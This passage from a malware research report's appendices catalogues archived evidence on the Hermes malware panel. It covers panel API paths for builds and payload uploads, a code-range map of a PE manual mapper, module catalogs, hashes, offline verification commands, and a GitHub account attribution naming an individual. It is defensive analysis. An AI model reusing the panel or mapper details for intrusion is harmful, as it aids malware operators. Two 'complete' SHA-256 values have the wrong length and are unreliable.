[photo_2026-10-16_19-50-25.jpg](#), 33,092 bytes, is the price-and-policy strip. The nine prices are fully visible. The first two policy lines welcome a guarantor and direct contact verification through forum private messages. The third is clipped at the image boundary; the conversation capture preserves it. The card does not print a currency symbol.

```
16b27ea4249c85ae20953075882f5c723f281a87153c877883ef1bfc1acbd75a
```

P04. Subscription and account implementation

Archive folder: [hermes-panel/identity/js/](#), already uploaded with Section 2. These are captured application assets, inspected as text. The filenames below link to the existing uploaded bytes.

[main.ef867ced.js](#) contains the product links, authentication calls, permission helpers, feature-to-tier map, plan descriptions, and module-history request. Its module 1687 declares the minimum tiers and the 2/5/unlimited worker labels; module 9947 supplies the permission and feature checks.

```
421e4a28170e245a5c44a380688b3e8b08077837eac610fe23d0838bb1601571
```

[938.8d996e0c.chunk.js](#), 692,017 bytes, implements the settings UI, account roles, worker limits, subscription display, API-token controls, and update actions. [640.4840fdb9.chunk.js](#), 61,320 bytes, contains the Builder and its connection and Recovery controls.

[124.642495f1.chunk.js](#), 5,750 bytes, includes guest-link requests with `targetId`, `allowedActions`, and expiry fields. [499.edf4626d.chunk.js](#), 15,764 bytes, provides the in-panel API reference.

The BotList and LogList implementations are [687.b6a09ec5.chunk.js](#), 60,747 bytes, and [973.6208d368.chunk.js](#), 65,247 bytes. The main bundle loads their route modules as 6687 and 3973, respectively. Their source supplies the device, record, build-tag, and connection terminology used in Section 3; the settings chunk defines worker record scopes. The source identities and existing archive receipts for these companion chunks are carried in Section 14's release selection. Reading a frontend control establishes its implemented request path, not the result of a live server operation.

P05. Versioned module catalog

Archive folder: [hermes-panel/module-catalog/](#).
[modules_history_catalog2.json](#), 2,283 bytes, preserves the earlier twelve-entry catalog, including [client-recovery](#) 1.1.1 through 1.1.4. Each entry records a version, ABI version 2, byte count, SHA-256, and relative download URL.

```
cbbb63bed24cc8ee4641176fb099cc24482de2bbd5a10c07c915c50b52de2f81
```

[cat_194.102.104.223.json](#), 2,281 bytes, is the saved catalog from the 2026-10-19 harvest. It advertises [client-recovery](#) 1.1.4, 1.1.5, and 1.1.6, plus [hidden-desktop](#) 0.1.1 and 0.1.2. It has twelve entries across the same nine families, all ABI 2.

```
26460b765b8aaa85ad6b05d16a8a198474991322eba689a707e3ef63dddfbfaa
```

The harvest's [manifest.json](#) records fifteen collected binaries with their versions, byte counts, hashes, and source hosts. Their identities match the union of these two catalogs. [Table 3.2](#) uses that combined collection, including all six recovery versions. The [README.md](#) gives an offline command to reproduce the combined inventory. Binary implementation and experiments are documented with the module sections.

P06. Reconstructed panel views

Archive folder: [hermes-panel/commercial-views/](#).
[view-builder.png](#) and [view-panel-settings.png](#) are local renderings of the captured frontend with synthetic fixture data. The original application code supplies the controls and labels. The renderer supplied invented account and endpoint data, and some missing artwork and icons were replaced locally. These images do not show a customer's live account or a real victim inventory.

The [README.md](#) records that distinction, source bundle references, and the exact viewport used in the paper. The original renderer's [fixtures.py](#) is included as the record of synthetic data supplied to the interface. It is supporting source, not a standalone panel distribution. P04 links to the already uploaded application code.

Panel archive status

The Section 14 archive adds frontend assets, source-verification records and reconstruction companions under [hermes-panel/](#). Thirty-nine captured frontend files retain their earlier identity-bundle paths, alongside the reused original login, Builder/settings images, module catalogs and fixture source. All selected files and reused artifacts have verified permanent archive links. The section wrapper is a local upload batch only.

P07. Frontend identity, routing and capture coverage

The [reading_guide](#), [source_map](#), [input_index](#) and [offline_report](#) map original acquisition paths to canonical archive files. Duplicate shell assets retain their source aliases without duplicate uploads. The empty [index.html](#) is recorded as a capture placeholder; the working shell is [dashboard-captures/dash_root.html](#).

Captured component	Length	Role
main.ef867ced.js	299,621 bytes	Runtime, shared helpers, authentication and routes

Captured component	Length	Role
dash_root.html	687 bytes	Shell naming the captured entry and stylesheet
settings-bootstrap.js	1,261 bytes	Local display settings before application mount
main.3db22bab.css	154,415 bytes	Main stylesheet; pinned in the input index

The main-entry SHA-256 is:

```
421e4a28170e245a5c44a380688b3e8b08077837eac610fe23d0838bb1601571
```

The shell SHA-256 is:

```
a68f2cfdad636ddb8d2154468b3f277f7a5ad26365e15e52d7e6d9edde9c91f8
```

The original [static/js](#) directory contains 36 JavaScript files: main plus 35 lazy chunks. The runtime maps 36 lazy chunks, leaving [112.71b75367.chunk.js](#) absent. Stats, guest Stats and System Health import it. There are 22 captured files in [static/css](#). The route registry declares 32 paths, including the root and the [/Stats](#) case alias. Route declarations, unique views and request endpoints are different counts.

The source map records exact source offsets and dependency relationships. A later search of the historical collection workspace recovered [chunk_112.js](#), 388,928 bytes, with webpack ID 112 and the embedded license filename [112.71b75367.chunk.js.LICENSE.txt](#). Section 15's supplement preserves this alias and its hash. The original bundle, source-map input set and reconstruction remain unchanged; their missing-dependency result applies to that original set.

P08. Authentication and localization source

The [main entry](#) contains the authentication helper (module 4942), HTTP helper (4011), authentication context (2524) and permission/feature helpers (9947). [Bootstrap source](#) reads local display settings. The source map pins the login component and the exact excerpt used in the body.

Request	Method	Captured client behavior
/api/auth/login	POST	Sends login, password and rememberMe
/api/auth/me	GET	Reads user and csrf into local state
/api/auth/logout	POST	Clears local state after request completion
/api/auth/change-password	POST	Sends currentPassword and newPassword

The cookie and CSRF behavior described in the body is traced through the actual wrappers, including defaults. It establishes client behavior rather than server enforcement. The reused [original login capture](#) is separate from the reconstructed interiors. Its submission date and image provenance remain those recorded with the original artifact; neither it nor local storage establishes a production authenticated session.

P09. Inventory, builds, payloads and module selection

The [Builder component](#), [Loader component](#) and [Settings component](#) retain the request constructors and UI defaults. The source map also identifies Bot List, Log List, shared record helpers and per-device tools. The [Bot List image](#), [Log List image](#) and [Loader image](#) use invented responses. [Builder](#) and [Settings](#) retain their earlier publication identities.

Request or path pattern	Method	Client purpose
/api/builder/build	POST	Submit client build object
/api/builder/loader-build	POST	Submit downloader build object
/api/builder/builds	GET	Read build history
/api/builder/builds/{id}	DELETE	Remove selected build record/artifact
/api/loader/payloads	POST	Upload file and optional chunkId
/api/loader/payloads/{id}/replace	POST	Replace file, with preserveAccessKey option
/api/loader/payloads/{id}	DELETE	Delete selected payload
/api/modules/history	GET	Read catalog metadata
/api/settings/global	PUT	Save settings, including moduleVersions

Braced identifiers describe completed dynamic paths; they are not literal braces sent by the application. The upload method follows the wrapper's POST default. The Settings selector normalizes aliases, sorts versions and writes `moduleVersions` locally before saving. It does not download a DLL. The reused [catalog](#) supplies the separately captured binary paths; Section 11 preserves the samples and their analysis.

P10. Accounts, API documentation and live channels

The [API component](#) contains documentation and a test console. [API](#), [Audit Log](#) and [Cloudflare](#) images are local fixture renders. Token-storage statements, the displayed lifetime and Cloudflare setup instructions remain product claims unless independently verified through other evidence.

The source map distinguishes declared routes, path literals, actual calls and wrapper defaults. The older scanner's 99 endpoint-like strings are retained as historical search output, not treated as 99 verified backend endpoints. In particular, database import uses the upload helper's POST default, while the API documentation declares build-artifact download as GET. Documentation declarations are labeled separately from executed request constructors.

Channel	Captured construction	Interpretation
HTTP requests	Included cookies; CSRF for state-changing methods when available	Browser request policy
Log events	EventSource, /api/log-events , withCredentials	logs-changed notification stream
Screen/file viewer	Device/stream route lookup, then candidate viewer URLs	Optional assigned edge/ticket and fallback logic

Channel	Captured construction	Interpretation
Terminal	Direct viewer URL candidates after runtime config	Separate caller without the explicit route-assignment step
Screen media	WebRTC preference and WebSocket H.264 fallback	Implemented transport paths; outcomes require experiment evidence

Worker, role, record-access, guest-link and audit controls are identified by source file and call site. Main-account permission shortcuts and feature checks are documented separately. Frontend guards, fixture success responses and missing ticket arguments do not themselves establish production authorization behavior or a vulnerability.

P11. Reconstruction provenance and reproduction

The reconstruction archive preserves the historical PanelMock server, screenshot driver, runner and substitute background. Its [fixture source](#) is reused from the earlier commercial-views bundle. The capture map records which images are identical duplicates and which are different renderings of the same view. The unchanged retained screenshots were inspected; they are not newly acquired production captures.

The stub accepts any nonempty login/password pair, invents a main/Diamond user, returns empty collections for several views and success-shaped responses for unhandled writes. It substitutes missing icons and a background. Its SSE endpoint emits heartbeat comments. The screenshot driver selects English/dark mode and bypasses the incomplete Stats landing page. These choices are sufficient to explain layout but cannot establish production data, authorization, event delivery or native operation.

The historical server's shell path predates a repository move. The public assembly map restores that expected path from the unchanged canonical shell; it does not rewrite the original captured frontend or historical renderer. All required reused artifacts and dependencies are listed in the guide. Recreating a view requires Python, aiohttp, Playwright and Chromium; fixture times may differ from the retained images. The static verification command requires only Python's standard library:

```
python3 hermes-panel/frontend/inspect_operator_panel.py \
  --archive-root . \
  --input-index hermes-panel/frontend/input-index.json \
  --output /tmp/operator-panel-review.json
```

Use a new output path. The command verifies the original input set, source anchors and dependency coverage without executing frontend JavaScript, starting a service or contacting a host. Its output must match the archived report. It does not include the separately recovered chunk supplied by the Section 15 supplement.

Attribution archive status

The Section 17 bundles have permanent archive links matched to their upload receipts. The original bundles use [section-17/attribution/github-provenance/](#) and [section-17/attribution/context-comparisons/](#), retaining the section prefix supplied during upload. Earlier sales, loader, extraction, timing and infrastructure material retains its

original archive identities and links. The hourly-activity supplement uses [attribution/hourly-activity/](#); its nine artifacts and bundle manifest have verified receipt sizes and SHA-256 values.

P12. Commercial identity and public account presentation

The reused [main JavaScript entry](#) publishes the forum and Telegram destinations. The [forum capture](#), [Telegram profile](#) and [October 16 conversation](#) preserve the advertised identity and returned sales packet. Their original provenance and companion images remain in Section 3's [sales guide](#). The [FAQ chunk](#) supplies the explicit English/Russian interface-switching description. These are historical product and contact records, not evidence of the seller's legal identity.

The new [account profile](#), [organization response](#) and [published social links](#) preserve the public presentation of [thanhan92-f1](#), numeric account ID 73547738. The profile supplies the name Nguyen Thanh An and company/site fields; the organization response identifies [hitechcloud-vietnam](#), ID 187465773. Original terminal color codes remain in the archived files. Parsing removes only ANSI SGR sequences, as documented in the [reading guide](#).

The main JavaScript identity is:

```
421e4a28170e245a5c44a380688b3e8b08077837eac610fe23d0838bb1601571
```

The account profile identity is:

```
b1f0d8a4f4572cb23aa8bf013abb103b39fa42b293d926d4277925eadab9d246
```

P13. Account-to-commit-to-payload verification

The [CVE path response](#) contains two loader revisions and the [wp2shell response](#) contains one. The [original request manifest](#) records authenticated read-only GitHub API collection on 2026-10-20, without retaining credentials. The [typed Git object package](#) preserves eight commits and seven root trees from the two retained histories. Its two selected blobs reuse the earlier [September loader](#) and [October loader](#).

Complete commit IDs, in chronological order:

```
18f2bf40b36295da400cb29a9133979b81ac9264
e1beaf1aa69a100f8e06feec9f78943b2535e6fb
6ccece96119f9428a763dbb2adef9126322788b5
```

The first payload is 25,077 bytes; the other two revisions share the 22,236-byte file. Their complete SHA-256 values are:

```
3d88bb15013160286efbf5e8631ba2a739c3a69a3be690ffb002f876a3cc57
5ea250db3dbfd4fd902b3b3431767720aea560510a51d2686a9f513e212ac65d
```

The [offline inspector](#) checks eleven pinned inputs from the [input index](#). It recomputes typed Git SHA-1 identities, verifies parent closure to the retained heads, joins the payload paths and compares original commit bytes with the API's signed payload and signature. It also reconstructs the 25 commits in the separate [exporter response](#). Those exporter objects have no independent retained Git-store comparison. Three altered-input controls must fail.

```
python3 attribution/github-provenance/inspect_account_provenance.py \
--archive-root . \
--input-index attribution/github-provenance/account-input-index.json \
--output /tmp/account-provenance-review.json
```

The command must reproduce the archived [review](#), 55,586 bytes:

```
ef2338a132ee66e91dc345596204ef144a591b47a7f13c6b8ae0f7245c638acd
```

GitHub's [verified](#) result remains provider metadata. No trusted-key signature verification or claim of personal key possession is made. The [source provenance](#) describes the retained Git stores, copied event response and collection-time limits. The [67-event response](#) contains 28 organization events across nine repositories. It is a public activity sample, not an exhaustive account history. The [commit screenshot](#) is unchanged, 1286 by 1059 pixels; its relative date is not used to date the commit.

P14. Payload lineage and coordinated publication

The [earlier loader report](#) joins the two payload identities to their decoded configuration. The [SMAP review](#), [extraction guide](#) and [overlay review](#) preserve the package and native recovery steps. The [delivery comparison](#) records the six embedded carriers, shared LOLD image and single-byte difference from the mapped route. The [delivery guide](#) identifies the original sample, manifest and chunk inputs reused by that comparison.

Retained artifact	Bytes	SHA-256 prefix
Host B SMAP response	5,781,395	e30a161207e1
Reconstructed Stage 3	5,168,929	c182378245e9
Mapped-route Stage 4	843,776	e44cec7d36a7
Embedded-route Stage 4	843,776	b7cb766340cf
Reconstructed Stage 5	12,972,544	449b5daa95e4

Full hashes and reproducible commands remain in those earlier bundles. The September 26 key does not reproduce the collected SMAP; the response for the October 9 selector remains unlocated. These gaps prevent assigning one recovered native chain to every historical loader. The [release-timing guide](#) and [verified timing report](#) preserve the corrected UTC spans, Git objects and four retained PushEvent waves. October 17 has commit records but no retained PushEvent series. The [toolchain report](#) supplies the twenty family image fingerprints and zero embedded security-directory results. Neither repository clock offsets nor PE fields are used as a person-location detector.

P15. Infrastructure, content reuse and comparison controls

The [context guide](#) explains the comparison inputs, commands and limits. Its [infrastructure input archive](#) contains 705 unchanged members. The [assembly index](#) maps another 25 inputs to their existing Section 13 copies. The [data assembler](#) restores the complete 730-file input tree without duplicate uploads. The original [analyzer](#) checks 721 hashed source artifacts and reproduces the [summary](#), [source-hash map](#), [service-identifier rows](#), [business](#)

[addresses](#) and [baseline addresses](#). The full input request manifests retain source URLs, acquisition times and unsuccessful outcomes.

Input ZIP SHA-256:

```
2e687b51b2152f2741a844f63245b2bfbf2bdf4cddc7b39535ca5ea035c7efb4
```

The empty exact intersections apply only to the selected records. Business addresses include third-party mail, CDN and hosting dependencies. Some baseline addresses have weak historical classification, and returned provider records can describe previous tenants. The collection is not an ownership census or a negative verdict on all possible infrastructure links.

The APNIC AS151905 record is inside the input ZIP; the [IPv6 allocation response](#) is separate. The [promotional-image archive](#) retains twenty response bodies, their manifest and a ten-pair CSV. Five pairs match byte for byte. Five challenge responses are recorded as unavailable image comparisons. Reuse of logos cannot establish customer relationships or who authored the malware.

The [selected Go server source](#) and [module declaration](#) preserve the exact error-wording comparison. [Context provenance](#) pins the source files to retained Git HEAD

[99705e1f9e257452426a370ba6cfa685f9f4da0b](#) and identifies the original capture records.

These files are not a runnable project bundle. The Hermes side remains the previously archived [historical error inventory](#); its broader speculative interpretations are not adopted.

The earlier [relationship-hypotheses guide](#) and [Lobster interface](#) preserve the evidence discussed in Section 13. Vendor-private tooling, an earlier related implementation and an independent agent application remain possible explanations. No retained source, executable, credential or upstream-address bridge resolves the relationship.

P16. Hourly repository profiles and module timestamps

The [hourly-activity guide](#) explains the retained snapshot, sampling and reproduction. The [original vector chart](#) is unchanged from the October 20 figure bundle. Its [repository timestamps](#), [hourly proportions](#) and [module PE timestamps](#) reproduce the plotted populations: 3,976 account-repository timestamps, 718 pooled carrier timestamps and fifteen distinct module binaries.

The [raw input ZIP](#) contains twenty original timestamp lists and their historical collector. The collector requested at most 100 recently pushed repositories per account and 100 commits per repository, extracted committer dates and deduplicated timestamps within each account. It did not filter by author or preserve a commit-to-repository map. Inherited history, automation and shared upstream commits therefore remain in the measured population.

The [input index](#) pins twenty-two inputs and maps the earlier Git objects, exporter response and module samples to their existing public paths. The [offline inspector](#) checks fifteen added carrier timestamps against typed Git commit bytes, twenty-five exporter records, all 4,694 timestamp rows, twenty-four hourly rows and fifteen PE headers. The [verification report](#) records cosine similarity [0.8903920697980764](#). This is a descriptive profile comparison, not an authorship probability. The original collector is not executed.

```
python3 -B attribution/hourly-activity/inspect_hourly_activity.py \  
--archive-root . \  
--input-index attribution/hourly-activity/hourly-input-index.json \  
--output /tmp/hermes-hourly-activity-review.json  
cmp attribution/hourly-activity/hourly-activity-review.json \  
/tmp/hermes-hourly-activity-review.json
```

Use a new output path. The guide identifies the earlier archive dependencies. The inspector reproduces the plotted data and checks the preserved SVG's identity; it does not rerender the artwork.

Appendix N. Research tools and reproducibility

N01. Mapper and SMAP input identities

The Stage 2 inputs reuse the existing extraction bundle: [manual_mapper_B.py](#), 31,207 bytes; [smap_B.bin](#), 5,781,395 bytes; and the [hitechcloud_carrier](#), 22,236 bytes. Their SHA-256 values, in that order, are:

```
a60d4a8fdce60369247ecc30ca4cb0f3461670da5e9c0790620bb920de84fce0
e30a161207e18275eb08266388849da6415228373ee7d0255f564a2c3932979b
5ea250db3dbfd4fd902b3b3431767720aea560510a51d2686a9f513e212ac65d
```

The existing [unpack_smap.py](#), 4,016 bytes, retains the matching payload-key constant and the original extraction procedure. The new [package-review.json](#) records exact offsets and lengths for all seven decoded package ranges, three dependency records, PE fields, source-function ranges, and every compared output. Decoded package SHA-256:

```
bd81412677270aae64b55778fb1ea0334efa7407638fd0be09a31e47ccdd598a
```

[metadata-raw.json](#) preserves the original 12,953-byte package JSON. The earlier [package_meta.json](#) is a 35,542-byte reserialization of the same object. The raw metadata digest is:

```
e82ba857f4095f00351cd2c987d55c7349aca27d9057cad7a5d48f5dfffa9fbc5
```

N02. Reconstructed PE, image and dependencies

[proliv4.exe](#), 5,168,929 bytes, and [mapped_image.bin](#), 212,992 bytes, are separate package components. Their complete digests are:

```
c182378245e93ac27ba47f0170373b05b6715be9117ceb142552df38233fae7c
7d8de9d31c6e9688c752f5e2c78b4d1b45a034436b177795f8dac1228de23393
```

The verifier reconstructs the image by zero-initializing [SizeOfImage](#), copying the PE headers, and placing each raw section at its RVA. Every byte matches the packaged image. It independently parses ordinary imports and base relocations and compares them with metadata: 72 named imports, no ordinals, and 802 [DIR64](#) relocations. Section descriptors, the image-base-field offset, and the exception directory also agree. The PE's TLS and delay-import directories are absent, matching the corresponding empty metadata.

The extracted [proliv4_overlay.bin](#), 4,973,345 bytes, equals the raw file suffix beginning at [0x2FC00](#). It is excluded from the memory-image reconstruction. The three package dependencies are reused without another upload: [dep_00_msvcp140.dll](#), 643,512 bytes; [dep_01_vcruntime140.dll](#), 178,616 bytes; and [dep_02_vcruntime140_1.dll](#), 50,112 bytes. Their byte identities and AMD64 headers are checked by the verifier and recorded in full in [package-review.json](#).

N03. Mapper code-path reference

All locations below refer to the current 853-line [manual_mapper_B.py](#). Body excerpts preserve source text and line numbers, removing only common indentation where stated.

Source range	Implementation
152-259	Native-call signatures and allocation, protection, DLL and symbol helpers.
292-361	Dependency and package parsing.
364-393	Repeating-XOR transform and sync response retrieval.
414-437	Mapper state, pointer width and x64 host check.
470-527	Relocation, image-base patching, ordinary and delay-import resolution.
529-584	Runtime selection and raw-file materialization.
596-682	Selected import-slot substitutions and callback retention.
684-729	Process creation, retry, handle closure and PID return.
731-776	Protection, function-table registration, TLS and entry calls.
778-823	Unmapping, selected EXE branch and alternate memory branch.
826-853	Dependency retrieval and public map_from_server entry.

The executable branch precedes the memory branch's exception handler. The latter still materializes a raw file and dependencies when present. Its DLL TLS pass is independent of [run_entry](#). The allocator declares a signed status result but compares the address-conflict case with positive `0xC0000018`; the code's fallback should not be presented as established runtime behavior. None of these source checks imports or runs the mapper.

N04. Offline verifier and archive layout

The new [inspect_stage2_package.py](#) uses Python's standard library. It reads the mapper as syntax, reads the payload key as a literal from the existing analyst unpacker, bounds gzip inflation, checks every package/dependency range, reconstructs the image, and compares all seven prior extraction files. It executes neither specimen code nor native payload bytes. Its stricter parsing belongs to the verifier, not to the collected mapper.

The [README.md](#) gives the exact invocation using the public directory hierarchy. New files are under [stage-chain/python-pe-mapper/](#); eleven existing inputs and outputs remain under [stage-chain/stage3-extraction/](#). Running the documented procedure writes only [package-review.json](#) and [metadata-raw.json](#) in a separate output directory. Both reproduce the retained analysis outputs byte for byte.

Archive access

All selected files and reused artifacts have verified permanent archive links. The new bundle is uploaded under [python-pe-mapper/](#); its local publication copy retains the [stage-chain/python-pe-mapper/](#) layout used by the reproduction instructions.

N05. MockHermes source and offline control verification

The [source_map](#) records 101 unchanged laboratory source files, totaling 968,872 bytes. The [source archive](#) contains 79 new members. Twenty-two previously staged guest-fixture files are reused by public path and complete SHA-256. The map reconstructs their original relative

locations without uploading another copy. This covers the recorder, supervisor, guest fixtures, benign probes, regression tests, Compose settings, Docker inputs, dependency lock and recipes. The 203,568-byte source archive has SHA-256:

```
0268434de3dc545cf8e54880955f90de547c7cccef00fac5810dfe111d4f6915
```

The [inspector](#) uses Python's standard library and reads the published files without importing laboratory code. Its [report](#) records verification of all source identities, all 78 attested inputs, every file in the final preflight, its namespace snapshots, recorded QEMU command and 73 packet records. It checks request and response markers against their actual direction and destination. Four negative controls reject truncation, a request-only capture, an external namespace interface and altered source bytes. Windows provisioning and baseline identity are joined by the original report hash.

From a directory containing the public [tooling/](#) and [experiments/](#) hierarchy:

```
python3 tooling/mockhermes-laboratory/inspect_mockhermes_lab.py \
--archive-root . \
--output /tmp/hermes-lab-review.json \
--materialize-sources /tmp/hermes-lab-source
```

Both output paths must be new. The optional source destination receives copies only; nothing is executed. The output JSON reproduces the archived report exactly. The source reconstruction preserves bytes, not a byte-identical Docker image: base-image tags and APT resolution are not fully content-pinned. Historical image identity is retained in the attestation. Windows media, private VM state, benign installed tools and specimen binaries are separate dependencies, as explained by the [guide](#).

The existing synthetic regression suite passes 327 tests in the pinned environment. This verifies recorder and fixture behavior under benign local exchanges; it is separate from the historical Linux preflight and Windows specimen experiments. The publication check performs neither a new network-containment test nor a new whole-disk/process-trace replay. Earlier experiment inspectors and their dependency limits remain with their original packages in K13.

The separate bitmap regression in K14 also reproduces from staged files: 86,530 valid cases pass and six invalid ranges are rejected. Its retained forensic environment uses Python 3.14.2, [dissect.fve](#) 4.6, [dissect.cstruct](#) 4.7, [dissect.util](#) 3.24 and [pycryptodome](#) 4.0.1. The compatibility helper additionally checks the exact installed EOW-source hash before changing the iterator within that process. This data-only check neither reads a VM disk nor changes installed package files.

Appendix O. Related-work source records

Related-work archive status

The [guide](#) catalogs six publisher HTML captures and acquisition records under [literature/related-work/](#). All files have verified permanent archive links. Their 2026-10-24 acquisition dates are distinct from displayed publication dates.

W01. Prior Hermes coverage and the shared forum image

The [FemtoSec capture](#) and [request record](#) preserve the page's publication metadata and cited forum source. The separate [image request](#) returned bytes identical to the earlier [forum capture](#), 206,104 bytes:

```
9d004b7d5381de29f248f40d1dfaa875e5a8ad4bb4e82543d2a59a69fd68fe05
```

Section 3 retains the image's archive identity. Its relative posting time does not date the forum post. The original KrakenLabs post URL and dated capture remain unresolved.

W02. Published GitHub-distribution comparisons

The [VulnCheck](#), [Trend Micro](#) and [Morphisec](#) captures support the distribution comparison. The [acquisition record](#) pins their URLs, request times and hashes. Author and publication-date details are in the guide; reported campaign populations retain their original denominators.

W03. Family architecture and MaaS comparisons

The [Check Point](#) and [ESET](#) captures cover Rhadamanthys 0.5.0 and the RedLine backend. Their identities are in the [MaaS acquisition record](#). Microsoft's primary text was readable, but direct HTML acquisition returned HTTP 403. Its [retrieval record](#) identifies the checked passages without asserting a raw-page identity.

W04. Reused specimen, delivery and product records

The [fourteen-file comparison](#), [PoC loader](#) and later [27-label corpus](#) support the identity diagram and literal code excerpt. The [extraction](#), [delivery architecture](#) and [LOLD](#) packages retain the native identities and byte comparison.

The [catalog](#), [native client](#), [module analysis](#), [experiment report](#) and [laboratory register](#) separate availability, implementation and tested execution. [Sales](#) and [panel](#) records support the commercial account. All fourteen earlier artifacts retain their original verified archive links.

Appendix P. ATT&CK mapping reference

Mapping archive status

The [reading guide](#) covers [reference/attack-mapping/](#). All selected files and reused artifacts have verified permanent archive links; earlier artifacts retain their original identities.

T01. Pinned official taxonomy

The [Enterprise ATT&CK 20.0 dataset](#) is a lossless gzip copy of the official 55,271,014-byte STIX JSON. Its expanded SHA-256 is:

```
81113ba98afa2928f3dcff62022539f7ce30c315c32e14422f11ff95ce534352
```

The [capture record](#), [version history](#) and [license](#) preserve acquisition and reuse context. The [Navigator 4.5 format](#) and [retrieval record](#) document the layer schema.

T02. Mapping register and reproducible exports

The [mapping source](#) contains 44 qualified records and explicit exclusions. Its [evidence index](#) supplies public paths, hashes and archive members. The [JSON register](#) adds official object identities; the [CSV](#) provides a compact view.

The [implementation layer](#) and [observation layer](#) contain 44 and 22 annotations, with component/fixture limits and no numeric ranking. The [exporter](#) reproduces the outputs; its [validation record](#) separates taxonomy checks from optional archive verification.

T03. Reused delivery and persistence evidence

The [original package](#), [outer loader](#), [decoded PoC loader](#), [embedded wrapper](#) and [mapper](#) support M01-M09. The [Stage 3 review](#) and [LOLD review](#) connect native representation and configuration to their source bytes.

The [child experiment review](#), [original registry writes](#), [postboot inventory](#) and [channel review](#) preserve the positive and incomplete persistence results. The register locates the native listings and exact records behind each mapping; no new specimen copy is uploaded.

T04. Reused client/module evidence and new source notes

The [client listing](#), [native review](#) and [experiment review](#) support the integrated implementation and selected laboratory checks. The [module native archive](#) retains member paths for the recovery and file-manager listings. [Module experiment](#) and [recovery comparison](#) records remain separate from integrated-client observations.

Three historical notes detail [recovery collectors](#), [browser-key prerequisites](#) and [file-manager paths](#). The guide maps their original research paths to archived native members. The evidence index identifies each mapping's reused laboratory records.

Appendix Q. Evidence limits reference

Evidence-limits archive status

The [register](#) and [guide](#) have verified permanent links under [reference/evidence-limits/](#). Supporting records retain their earlier archive identities.

Q01. Register and interpretation

[evidence-limits.json](#) records supported propositions, interpretation limits and the observations needed to extend them. Original stable IDs and public paths join each entry to its evidence. This synthesis adds no experiment or service collection.

Q02. Collection and historical response coverage

The [loader corpus](#), [October 9 client](#), [reach review](#) and [infrastructure review](#) preserve the collection units. The October 9 value is a request selector, not a verified response hash; its historical response remains unavailable. Repository, file and service counts do not establish infection or operator counts.

Q03. Experimental coverage and execution links

The [experiment register](#) and [verification report](#) distinguish 22 direct-client, five DLL-host and one delivery/reboot condition. All direct-client captures have incomplete closure. The [LOLD experiment review](#) bounds persistence-trigger and cache interpretations. The [loader review](#) and [transport verification](#) establish four-data-slot delivery, without observed repair or uninstall. The [native application proof](#) identifies internal recovery/terminal routes; the catalog-DLL load relationship remains unresolved.

Q04. Service and attribution boundaries

The [security review](#) and [source guide](#) separate retained responses from historical WebSocket, cookie and rate-limit notes. The [recovered chunk](#) resolves the Stats/System Health code gap; original authenticated sessions and response headers remain missing.

The [account review](#) establishes Git-object/account associations, not human session ownership. The [interface review](#) preserves competing Lobster and browser-data hypotheses without proving common authorship, an upstream console or a shared receiver.

Q05. Detection evaluation boundaries

The [YARA report](#), [network/host report](#) and [hunt schema guide](#) identify the original evaluation inputs and layers. The [Sysmon supplement](#) in Appendix C V07 supplies the subsequent benign sensor collection and actual SQLite and local Kusto execution results, extending the evaluation recorded in register entry EL10 and the earlier guide. Reused development inputs and concentrated controls do not measure production performance. Native-malware Sysmon behavior, deployed SIEM integration and independent enterprise holdouts remain unmeasured.